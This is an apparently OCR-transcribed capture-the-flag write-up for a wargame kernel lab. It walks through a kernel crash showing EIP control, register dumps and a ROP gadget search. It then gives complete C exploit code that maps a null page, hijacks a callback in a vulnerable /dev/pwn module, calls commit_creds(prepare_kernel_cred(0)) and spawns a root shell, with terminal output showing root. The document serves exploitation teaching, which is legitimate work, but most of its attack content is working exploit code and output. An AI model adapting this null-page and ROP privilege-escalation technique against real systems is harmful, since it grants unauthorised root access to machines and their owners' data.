


```
[ 6861.454783] CR0: 80050033 CR2: cafebabe CR3: 34eb5000 CR4: 000407f0
[ 6861.455518] Stack:
[ 6861.456252]  f837013b f8371218 cafebabe 00000005 bffff45c f6193f60 f83704be f8371378
[ 6861.457031]  bffff45c f3248300 00000002 f8370450 f6193f88 c118e6fd f6193f98 00000000
[ 6861.457828]  00000000 f3248308 bffff45c f3248300 f3248300 bffff45c f6193fac c118edc6
[ 6861.458689] Call Trace:
[ 6861.459479]  [<f837013b>] ? emulate_packet+0x5b/0xa0 [lab10A]
[ 6861.460307]  [<f83704be>] pwn_write+0x6e/0xd2 [lab10A]
[ 6861.461136]  [<f8370450>] ? modify_callback+0xb0/0xb0 [lab10A]
[ 6861.461974]  [<c118e6fd>] vfs_write+0x9d/0x1d0
[ 6861.462807]  [<c118edc6>] SyS_write+0x46/0x90
[ 6861.463643]  [<c169285f>] sysenter_do_call+0x12/0x12
[ 6861.464458] Code: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 <00> 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00
[ 6861.468513] EIP: [<cafebabe>] 0xcafebabe SS:ESP 0068:f6193f30
[ 6861.469961] CR2: 00000000cafebabe
[ 6861.481920] ---[ end trace 98135dced025a96c ]---
```


- And as we see, 0xcafebabe is an incorrect address which causes a pagefault, so we now have eip control.

Developing the Exploit

- So we now know the path to trigger the vulnerability has 3 steps:
  - Add a callback filter with a specific ID and protocol number.
  - Modify the callback function pointer of that filter to a kernel space address.
  - Emulate a packet of that protocol to trigger a call to the previously specified address.
- The problem here is that we can't map addresses above 0xc0000000, so we can only use this to call kernel code that is already present.
  - Note that had this been a 64bit system the if statement would fail as we can obviously map 0x00000000c0000000.
- Lets start by looking at the state of the registers and stack just as the function pointer is called, to see what we may be able to leverage.




```
    MEMORY:F9926118
    MEMORY:F9926118 loc_F9926118:                         ; CODE XREF: MEMORY:F9926121↓j
    MEMORY:F9926118                 mov     ebx, [ebx+0Ch]
    MEMORY:F992611B                 test    ebx, ebx
    MEMORY:F992611D                 jz      short loc_F9926148
    MEMORY:F992611F
    MEMORY:F992611F loc_F992611F:                         ; CODE XREF: MEMORY:F992610D↑j
    MEMORY:F992611F                 cmp     [ebx], esi
    MEMORY:F9926121                 jnz     short loc_F9926118
    MEMORY:F9926123                 mov     eax, [ebx+8]
    MEMORY:F9926126                 mov     dword ptr [esp], offset off_F9927220
    MEMORY:F992612D                 mov     [esp+4], eax
    MEMORY:F9926131                 call    near ptr unk_C16860F3
    MEMORY:F9926136                 mov     eax, ebx
EIP MEMORY:F9926138                 call    dword ptr [ebx+8]
    MEMORY:F992613B
```




```
EAX C0150380 ↳ MEMORY:C0150380
ECX C1B2D780 ↳ MEMORY:C1B2D780
EDX 00000046 ↳ MEMORY:00000046
EBX C0150380 ↳ MEMORY:C0150380
ESP F47C7F34 ↳ MEMORY:F47C7F34
EBP F47C7F44 ↳ MEMORY:F47C7F44
ESI 00000013 ↳ MEMORY:00000013
EDI 00000002 ↳ MEMORY:00000002
EIP F9926138 ↳ MEMORY:F9926138
EFL 00000286
```

- EDX looks like a good candidate, on testing, it seems that its value is set during the printk call just before our function pointer is called (unk_C1680F3).
- So if we had a way of forcing a call to EDX, we could then map a null page and store our shellcode at offset 0x46. This is where our rop gadget comes in, this gadget must satisfy two conditions:
  - It must be in kernel space to pass the check in modify_callback.
  - It must call edx, it would be nice if that was all it did.
- Searching for such a gadget gives us plenty of results:




```
0xc13fd1f6 : xor eax, eax ; call edx
0xc1354642 : xor eax, eax ; test edx, edx ; je 0xc1354654 ; mov eax, ebx ; call edx
0xc1354b21 : xor eax, eax ; test edx, edx ; je 0xc1354b33 ; mov eax, ebx ; call edx
0xc1354bde : xor eax, eax ; test edx, edx ; je 0xc1354bcd ; mov eax, ebx ; call edx
0xc1354bbb : xor eax, eax ; test edx, edx ; je 0xc1354bcd ; mov eax, esi ; call edx
0xc1354ea7 : xor eax, eax ; test edx, edx ; je 0xc1354eb9 ; mov eax, ebx ; call edx
0xc1354f33 : xor eax, eax ; test edx, edx ; je 0xc1354f45 ; mov eax, ebx ; call edx
0xc1354fb5 : xor eax, eax ; test edx, edx ; je 0xc1354fc7 ; mov eax, ebx ; call edx
0xc135507f : xor eax, eax ; test edx, edx ; je 0xc1355091 ; mov eax, ebx ; call edx
0xc13553be : xor eax, eax ; test edx, edx ; je 0xc13553ad ; mov eax, ebx ; call edx
0xc135539b : xor eax, eax ; test edx, edx ; je 0xc13553ad ; mov eax, esi ; call edx
0xc13d48e8 : xor eax, eax ; test edx, edx ; je 0xc13d48fa ; mov eax, ebx ; call edx
0xc13faefd : xor eax, eax ; test edx, edx ; je 0xc13faf0f ; mov eax, ecx ; call edx
0xc143055b : xor eax, eax ; test edx, edx ; je 0xc143056d ; mov eax, ecx ; call edx
0xc14305fb : xor eax, eax ; test edx, edx ; je 0xc143060d ; mov eax, ecx ; call edx
0xc143069b : xor eax, eax ; test edx, edx ; je 0xc14306ad ; mov eax, ecx ; call edx
0xc1434e6a : xor eax, eax ; test edx, edx ; je 0xc1434e7c ; mov eax, ecx ; call edx
0xc14aab21 : xor eax, eax ; test edx, edx ; je 0xc14aab33 ; mov eax, ebx ; call edx
0xc14aca34 : xor eax, eax ; test edx, edx ; je 0xc14aca46 ; mov eax, ebx ; call edx
0xc1521289 : xor eax, eax ; test edx, edx ; je 0xc152127b ; mov eax, ecx ; call edx
0xc1646993 : xor eax, eax ; test edx, edx ; je 0xc16469a5 ; mov eax, ebx ; call edx
0xc12f728a : xor ebx, ebx ; call edx
0xc14110af : xor ebx, ebx ; test edx, edx ; je 0xc14110db ; xor eax, eax ; call edx
0xc133f818 : xor edi, edi ; call edx
0xc1449d5a : xor edi, edi ; test edx, edx ; je 0xc1449d6a ; call edx
0xc14a7c3b : xor edi, edi ; test edx, edx ; je 0xc14a7c4f ; mov eax, esi ; call edx
0xc155f210 : xor edi, edi ; test edx, edx ; je 0xc155f224 ; mov eax, ebx ; call edx
0xc1514696 : xor esi, esi ; test edx, edx ; je 0xc15146a8 ; mov eax, ebx ; call edx
```

- We will use the gadget at address 0xC12F728A (xor ebx, ebx; call edx).
- We then update our code to represent this change, and then see if we hit a call to 0x46.




```
    MEMORY:C12F728A                 xor     ebx, ebx
EIP MEMORY:C12F728C                 call    edx
```




```
EAX C0150380 ↳ MEMORY:C0150380
ECX C1B2D780 ↳ MEMORY:C1B2D780
EDX 00000046 ↳ MEMORY:00000046
EBX 00000000 ↳ MEMORY:00000000
ESP F6A8DF30 ↳ MEMORY:F6A8DF30
EBP F6A8DF44 ↳ MEMORY:F6A8DF44
ESI 00000013 ↳ MEMORY:00000013
EDI 00000002 ↳ MEMORY:00000002
EIP C12F728C ↳ MEMORY:C12F728C
EFL 00000246
```

- From here, the exploit is trivial. We map an executable page in memory from 0x00-0x1000, and copy our stub code into that page at offset 0x46. One important thing to note here is that our rop gadget modifies the stack by pushing a return address, we don't want to return just after our gadget, so we add a pop %reg to our stub so that we return cleanly to emulate_packet.



```
void stub()
{
        asm("call *%0" : : "r"(get_root));
        asm("pop %edi"); //because of our rop gadget, we need to pop once more
                         //this allows us to return properly to emulate_packet
}
```

- Putting this all together gives us a reliable exploit that safely returns to userspace giving us a root shell.



```
gameadmin@warzone:~/level10A$ whoami
gameadmin
gameadmin@warzone:~/level10A$ ./lab10A_exploit
[+] Found address of commit_creds at 0xc107f910 [+]
[+] Found address of prepare_kernel_cred at 0xc107fbd0 [+]
[+] Mapped Null page [+]
[+] Device opened [+]
[+] modified callback address to call 0xc12f728a [+]
[+] Triggering vulnerable code path [+]
[!!!] Enjoy your root shell [!!!]
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

The Final Code

```
#include <stdio.h>
#include <fcntl.h>
#include <stdlib.h>
#include <string.h>

#include <sys/types.h>
#include <sys/stat.h>
#include <sys/mman.h>

#define FLAG_LOCATION 0x01
#define ADD_DISALLOW_FILTER 0x02
#define ADD_CALLBACK_FILTER 0x03
#define MODIFY_CALLBACK 0x04
#define EMULATE_PACKET 0x05

#define DEVICE_NAME "/dev/pwn"

typedef struct disallow_filter {
    unsigned int pr_num;
    unsigned int port;
    unsigned int id;
    struct disallow_filter * next;
    struct disallow_filter * prev;
}disallow_filter;

typedef struct callback_filter {
    unsigned int pr_num;
    unsigned int id;

    void (*callback)(struct callback_filter *);
    struct callback_filter * next;
    struct callback_filter * prev;
}callback_filter;


struct cred;
struct task_struct;

/* Definitions for commit_creds and prepare_kernel_cred */
typedef struct cred *(*prepare_kernel_cred_t)(struct task_struct
*daemon)
  __attribute__((regparm(3)));

typedef int (*commit_creds_t)(struct cred *new)
  __attribute__((regparm(3)));

prepare_kernel_cred_t prepare_kernel_cred;
commit_creds_t commit_creds;

/*
* Get the kernel addresses of symbols
*/
void *get_ksym(char *name) {
    FILE *f = fopen("/proc/kallsyms", "rb");
    char c, sym[512];
    void *addr;
    int ret;

    while(fscanf(f, "%p %c %s\n", &addr, &c, sym) > 0)
        if (strcmp(sym, name) == 0)
        {
            printf("[+] Found address of %s at %p [+]\n", name, 
addr);
            return addr;
        }
    return NULL;
}

void get_root()
{
        commit_creds(prepare_kernel_cred(0));
}


void stub()
{
        asm("call *%0" : : "r"(get_root));
      asm("pop %edi"); //because of our rop gadget, we need to pop 
once more
                  //this allows us to return properly to 
emulate_packet
}


int main()
{
      char buff[512];
      memset(buff, 0x00, sizeof(buff));

      /* get the addresses of the functions we need */
        commit_creds = get_ksym("commit_creds");
        prepare_kernel_cred = get_ksym("prepare_kernel_cred");

        if(!commit_creds || !prepare_kernel_cred)
        {
                printf("[x] Error getting addresses from kallsyms, 
exiting... [x]\n");
                return -1;
        }


      long *null_page = (long *) mmap(0, 4096, 
PROT_READ|PROT_WRITE|PROT_EXEC,
           MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, 0,0);

      if(null_page < 0)
      {
           printf("[x] Error mapping null page [x]\n");
           return -1;
        }

        void **fn = 0x46; //edx == 0x46 when called

        printf("[+] Mapped Null page [+]\n");

        /* Copy our asm stub into the mapped page at offset 0x46 */
        memcpy(fn, stub, 128);

        /* Create the callback filter that will be modified */
        callback_filter *my_cb_filter = (callback_filter *)\
                        malloc(sizeof(callback_filter));

        my_cb_filter->pr_num = 0x13;
        my_cb_filter->id = 1337;

        int device = open(DEVICE_NAME, O_WRONLY);

        if(device < 0)
        {
                printf("[x] Unable to open device [x]\n");
                return -1;
        }

        printf("[+] Device opened [+]\n");

        buff[0] = ADD_CALLBACK_FILTER;
        memcpy(buff+1, my_cb_filter, sizeof(callback_filter));

        write(device, buff, strlen(buff));

        buff[0] = MODIFY_CALLBACK;

        /* Here we set the callback to a gadget that calls edx */
        /* EDX has a predictable value that can be mapped to */
        void *addr = (void *)0xc12f728a; //xor ebx,ebx; call edx
        void *id = (void *)0x00000539;

        printf("[+] modified callback address to call %p [+]\n",
addr);

        memcpy(buff+4, &id, 4);
        memcpy(buff+4+4, &addr, 4);

        write(device, buff, strlen(buff));

        buff[0] = EMULATE_PACKET;
        buff[1] = 0x13;

        printf("[+] Triggering vulnerable code path [+]\n");

        write(device, buff, strlen(buff));

        close(device);
```

```
     if(getuid() == 0)
     {
          printf("[!!!] Enjoy your root shell [!!!]\n");
          system("/bin/sh");
          return 0;
     }
     else
     {
          printf("[x] Couldn't escalate privs [x]\n");
          return -1;
     }
}
```